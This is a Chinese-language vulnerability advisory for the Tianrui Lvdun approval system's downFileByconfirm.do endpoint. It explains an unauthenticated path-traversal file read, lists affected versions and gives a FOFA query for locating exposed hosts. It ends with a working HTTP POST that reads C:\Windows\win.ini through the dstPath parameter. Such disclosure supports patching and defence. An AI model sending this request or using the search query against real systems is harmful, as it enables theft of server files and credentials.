漏洞简介
天锐绿盾审批系统是一款专注于企业数据安全与合规管理的智能审批平台,深度融合文档加密、权限管控与流程自动化,为企业提供从文件创建、流转到归档的全生命周期安全管控。
该系统的 downFileByconfirm.do 接口存在任意文件读取漏洞。未经身份验证的攻击者可以通过该漏洞读取系统上的任意文件,从而可能获取数据库敏感信息或其他重要配置信息,导致数据泄露。
影响版本
可通过访问 /trwfe/exports/config.ini 获取版本信息
V3.53.240913
V7.05.240904
fofa语法
app="TIPPAY-绿盾审批系统"
漏洞分析
先看downFileByconfirm.do的实现

跟进fileService.downFileByconfirm 方法,看下fileService.downFileByconfirm的实现逻辑

直接将从用户端接收的 dstPath 参数,不经验证地用于 new File(dstPath) 来实例化文件对象,并最终传递给 FileInputStream 进行读取,攻击者可以构造包含绝对路径或 ../ 目录遍历序列的恶意 dstPath 参数,读取服务器文件系统上任意位置的、具有应用运行权限可读的任何文件。
漏洞复现
POST /trwfe/file/downFileByconfirm.do HTTP/1.1
Host: trwfe.mrxn.net
Content-Type: application/x-www-form-urlencoded

dstPath=C:\Windows\win.ini&fileName=1.png&processInstanceIds=成功读取到C:\Windows\win.ini文件内容